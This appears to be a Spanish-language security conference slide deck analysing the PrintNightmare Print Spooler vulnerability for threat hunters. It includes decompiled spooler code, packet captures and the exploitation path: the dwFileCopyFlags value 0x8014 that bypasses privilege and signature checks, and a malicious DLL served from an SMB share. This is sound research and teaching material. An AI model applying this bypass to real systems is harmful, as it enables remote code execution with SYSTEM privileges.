Windows TTPs Hunting nightmare

TOTEM
SECURITY

Asociación de Seguridad Informática
EuskalHack
Segurtasun Informatika Elkartea


totem-security.com

securitycongress.euskalhack.org

WHOAMI

- Jokin @joktotem @totemsecurity
- Freelance en Totem Security
- Pentester y Threat Hunter

¿Threat hunting?




Printnightmare

Printnightmare

- Vulnerabilidad de sistemas Windows
  - >= Win7 & WinSrv 2008
  - Parcheado

- CVE-2021-1675 - local privilege escalation
- CVE-2021-34527 - authenticated RCE

- Descubierto por
  - Tencent Security Xuanwu Lab (China)
  - SangFor (HongKong)



Servicio vulnerable - PrintSpooler

Processes | Services | Network | Disk

Name	Display name	Type	Status	Start type	PID
Spooler	Print Spooler	Own interactive process	Running	Auto start	4288

Processes | Services | Network | Disk

Name	PID	Command line	User name	CPU	I/O total ...	Private b...	Description
spoolsv.exe	4288	C:\Windows\System32\spoolsv.exe	NT AUTHORITY\SYSTEM			5.64 MB	Spooler SubSystem App

- Se inicia en el boot de sistema
- Proceso spoolsv.exe
- Corre con el usuario NT AUTHORITY/SYSTEM
- Gestiona las tareas de impresión

Interfaces de red

- Spoolsv.exe implementa roles client/server
- El servicio es alcanzable vía DCE/RPC puerto 135 MSRPC

```
PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- También alcanzable vía Web IIS – IPP & MS-WPRN
  - No activado por defecto


Port 135 MSRPC - DCE/RPC

- MSRPC ofrece endpoint mappers, interfaces de acceso a servicios vía RPC
  - rpcdump.py @192.168.8.221

```
Protocol: [MS-RPRN]: Print System Remote Protocol
Provider: spoolsv.exe
UUID    : 12345678-1234-ABCD-EF00-0123456789AB v1.0
Bindings:
          ncacn_ip_tcp:192.168.8.221[49669]
          ncalrpc:[LRPC-4cf19df7d10fa6e269]
```

```
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Provider: spoolsv.exe
UUID    : 76F03F96-CDFD-44FC-A22C-64950A001209 v1.0
Bindings:
          ncacn_ip_tcp:192.168.8.221[49669]
          ncalrpc:[LRPC-4cf19df7d10fa6e269]
```


- En este caso spoolsv.exe esta accesibles en el puerto 49669 usando RPC




Port 135 MSRPC - DCE/RPC

- Wireshark lo identifica como IREMOTEWINSPOOL

192.168.8.158	192.168.8.20	EPM	222 Map request, IREMOTEWINSPOOL, 32bit NDR
192.168.8.20	192.168.8.158	EPM	226 Map response, IREMOTEWINSPOOL, 32bit NDR
192.168.8.158	192.168.8.20	DCERPC	218 Bind: call_id: 2, Fragment: Single, 2 context items: IREMOTEWINSPOOL V1.0 (32bit NDR), IR
192.168.8.20	192.168.8.158	DCERPC	384 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Accepta
192.168.8.158	192.168.8.20	DCERPC	618 AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User: DESKTOP-JLH3OT2\localnightmare2
192.168.8.158	192.168.8.20	IREMOTEWINSPOOL	710 winspool AsyncAddPrinterDriver request





Port 135 MSRPC - DCE/RPC

- Podemos ver las llamadas a funciones ☺
- El resto del tráfico está cifrado ☹

192.168.8.158	192.168.8.20	EPM	222 Map request, IREMOTEWINSPOOL, 32bit NDR
192.168.8.20	192.168.8.158	EPM	226 Map response, IREMOTEWINSPOOL, 32bit NDR
192.168.8.158	192.168.8.20	DCERPC	218 Bind: call_id: 2, Fragment: Single, 2 context items: IREMOTEWINSPOOL V1.0 (32bit NDR), IREM
192.168.8.20	192.168.8.158	DCERPC	384 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptanc
192.168.8.158	192.168.8.20	DCERPC	618 AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User: DESKTOP-JLH3OT2\localnightmare2
192.168.8.158	192.168.8.20	IREMOTEWINSPOOL	710 winspool_AsyncAddPrinterDriver request

```
> Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, Frag
v IRemoteWinspool SubSystem, winspool_AsyncAddPrinterDriver
    Operation: winspool_AsyncAddPrinterDriver (39)
    Encrypted stub data: b2a2eca9c24a1afd7b9a74268463704c3d87c4b1c9c1f7bfce24c0c92f4e761f371df153…
```

Port 445 RPC over SMB

- MSRPC es accesible desde SMB
- El tráfico va cifrado ☹

192.168.8.161	192.168.8.20	SMB2	212 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.8.20	192.168.8.161	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.8.161	192.168.8.20	SMB2	554 Session Setup Request, NTLMSSP_AUTH, User: DESKTOP-JLH3OT2\localnightmare2
192.168.8.20	192.168.8.161	SMB2	139 Session Setup Response
192.168.8.161	192.168.8.20	SMB2	220 Encrypted SMB3
192.168.8.20	192.168.8.161	SMB2	190 Encrypted SMB3

Funciones vulnerables

- Funciones del binario spoolsv.exe
- MS-RPRN - RpcAddPrinterDriverEx()
- MS-PAR - RpcAsyncAddPrinterDriver()
- Permiten cargar un driver de impresora, en local y remoto

- Para poder cargar un driver de impresora con estas funciones necesitamos autenticarnos con una cuenta con privilegios SeLoadDriverPrivilege (se supone ☺)

Requisitos de explotación

- Servicio spooler corriendo
- Disponer credenciales de cuenta local o de dominio
- Alcanzar puerto MSRPC o SMB
- Tener una carpeta compartida en la red LAN, para servir dll maliciosa

- Para la función RpcAsyncAddPrinterDriver() hay requisitos adicionales

RpcAddPrinterDriver()

- Si seguimos el flujo de la función RpcAddPrinterDriver() esta llama a la función SplAddprinterDriverEx() de la dll localspl.dll

```
__int64 __fastcall RpcAddPrinterDriverEx(__int64 a1, __int64 a2, unsigned int a3)
{
  unsigned int v6; // ebx
  LPVOID lpTlsValue; // [rsp+48h] [rbp+20h] BYREF

  v6 = 0;
  if ( !RpcServerInqBindingHandle(&lpTlsValue) && TlsSetValue(gdwTlsBindingHandle, lpTlsValue) )
  {
    v6 = YAddPrinterDriverEx(a1, a2, a3, 1i64);
    TlsSetValue(gdwTlsBindingHandle, 0i64);
  }
  return v6;
}
```

SplAddprinterDriverEx()

- SplAddprinterDriverEx() recibe como parámetro dwFileCopyFlags que es controlable por el cliente

```
__int64 __fastcall SplAddPrinterDriverEx(LPCWSTR lpString1, unsigned int a2, __int64 a3, unsigned int dwFileCopyFlags, __
{
  DWORD v11; // eax
  int fCheckPriv; // ebx

  CacheAddName();
  if ( !(unsigned int)MyName(lpString1) )
  {
    if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*((_BYTE *)WPP_GLOBAL_Control + 68) & 0x10) != 0 )
    {
      v11 = GetLastError();
      WPP_SF_SD(
        *((_QWORD *)WPP_GLOBAL_Control + 7),
        14i64,
        &WPP_cc1d341ae0c23706c4c2da1ce3e92ea3_Traceguids,
        lpString1,
        v11);
    }
    return 0i64;
  }
  fCheckPriv = 0;
  if ( !_bittest((const int *)&dwFileCopyFlags, 0xFu) )
    fCheckPriv = a7;
  if ( fCheckPriv && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
    return 0i64;
  return InternalAddPrinterDriverEx(lpString1, a2, a3, dwFileCopyFlags, (struct _INISPOOLER *)a5, a6, fCheckPriv, 0i64);
}
```

SplAddprinterDriverEx()

- Línea 21 - fCheckPriv = 0

```
21  fCheckPriv = 0;
22  if ( !_bittest((const int *)&dwFileCopyFlags, 0xFu) )
23    fCheckPriv = a7;
24  if ( fCheckPriv && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
25    return 0i64;
26  return InternalAddPrinterDriverEx(lpString1, a2, a3, dwFileCopyFlags, (struct _INISPOOLER *)a5, a6, fCheckPriv, 0i64);
27}
```

SplAddprinterDriverEx()

- Línea 22 - If bit 15 of dwFileCopyFlags is 1
- dwFileCopyFlags es controlado por el cliente, por lo que podemos conseguir que no entre a la línea 23

- dwFileCopyFlags = APD_COPY_ALL_FILES (0x4) + APD_COPY_FROM_DIRECTORY(0x10) + APD_INSTALL_WARNED_DRIVER (0x8000) = 0x8014
- **1**000 0000 0001 0100

- Por lo tanto, fCheckPriv = 0

```
21  fCheckPriv = 0;
22  if ( !_bittest((const int *)&dwFileCopyFlags, 0xFu) )
23    fCheckPriv = a7;
24  if ( fCheckPriv && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
25    return 0i64;
26  return InternalAddPrinterDriverEx(lpString1, a2, a3, dwFileCopyFlags, (struct _INISPOOLER *)a5, a6, fCheckPriv, 0i64);
27}
```

SplAddprinterDriverEx()

- Línea 24 - If fCheckPriv = 0: no se comprueban los privilegios del usuario con la función ValidateObjectAccess

```
21  fCheckPriv = 0;
22  if ( !_bittest((const int *)&dwFileCopyFlags, 0xFu) )
23    fCheckPriv = a7;
24  if ( fCheckPriv && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
25    return 0i64;
26  return InternalAddPrinterDriverEx(lpString1, a2, a3, dwFileCopyFlags, (struct _INISPOOLER *)a5, a6, fCheckPriv, 0i64);
27}
```

SplAddprinterDriverEx()

- Línea 26 – llama a la función InternalAddPrinterDriverEx() para cargar el driver de impresora

```
21  fCheckPriv = 0;
22  if ( !_bittest((const int *)&dwFileCopyFlags, 0xFu) )
23    fCheckPriv = a7;
24  if ( fCheckPriv && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0i64, (__int64)pLocalIniSpooler, 0) )
25    return 0i64;
26  return InternalAddPrinterDriverEx(lpString1, a2, a3, dwFileCopyFlags, (struct _INISPOOLER *)a5, a6, fCheckPriv, 0i64);
27}
```


InternalAddPrinterDriverEx()

- La función recibe varios parámetros, hay 3 relevantes para la explotación

- Driver file - driver de impresora
- Data file - dll que cargara el driver
- Config file – fichero que contiene el path de la dll a cargar por el driver

InternalAddPrinterDriverEx()

- Driver file – UniDrv.dll driver de impresora universal
  - C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_ce3301b66255a0fb\Amd64\UNIDRV.DLL
- Data file - dll maliciosa servida vía SMB
  - \\192.168.8.161\smb\dangerous.dll
- Config file - contiene el path de la dll a cargar por el driver
  - c:\windows\system32\spool\drivers\x64\3\old\dangerous.dll



InternalAddPrinterDriverEx()

- La función InternalAddPrinterDriverEx() realiza las siguientes acciones

- ValidateDriverInfo
  - verifica la firma digital y el tipo de fichero del driver y el data file
  - se puede omitir usando el flag APD_INSTALL_WARNED_DRIVER 0x8000 en dwFileCopyFlags

InternalAddPrinterDriverEx()

- CreateInternalDriverFileArray
  - Si a5 es seteado (podemos controlarlo con las dwFileCopyFlags) se crean los ficheros (driver file, data file, config file) en la ruta %SPOOLER%\drivers\x64\
  - %SPOOLER% = c:\windows\system32\spool\

```
174     v34 = (unsigned __int16 *)*((_QWORD *)v51 + 3);
175     if ( a5 )                                       // RpcAddPrinterDriverEx
176                                                     // (dwFileCopyFlags & 0x10) == 0
177     {
178       *(_QWORD *)*a3 = GetFileNameInScratchDir(v34, v14);// 寻找本地驱动路径,v34=UNIDRV.DLL
179       *((_QWORD *)*a3 + 4) = GetFileNameInScratchDir(*((unsigned __int16 **)v33 + 5), v14);
180       v35 = GetFileNameInScratchDir(*((unsigned __int16 **)v33 + 4), v14);
181     }
182     else
```

InternalAddPrinterDriverEx()

- GetPrintDriverVersion
  - extrae la versión del driver, para UNIDRV.DLL solo puede ser la versión 3

```
365     v11 = SplIsCompatibleDriver(v13, *(const WCHAR **)v29, *(_WORD **)(a3 + 16), v117, &v121);// xxx
366                                 // 参数:123, UNIDRV.DLL, windows x64, 3, NULL?
367                                 //
368                                 // 检查驱动兼容性, v117===3
369     v116 = v11;
```



- CheckFilePlatform
  - comprueba la plataforma del driver y del data file

- CreateVersionDirectory
  - crea el siguiente directorio según la versión del driver %SPOOLER%\drivers\x64\3\

InternalAddPrinterDriverEx()

- CopyFilesToFinalDirectory
  - Copia los ficheros (data file, driver file, config file) a la carpeta temporal %SPOOLER%\drivers\x64\3\new\
  - La siguiente vez que llamemos a la función RpcAddPrinterDriver() se hará un backup de lo ficheros en %SPOOLER%\drivers\x64\3\old\

- WaitRequiredForDriverUnload or CompleteDriverUpgrade
  - Carga el driver
  - El driver carga la dll a la que apunta la ruta en el config file (suposición ☺)



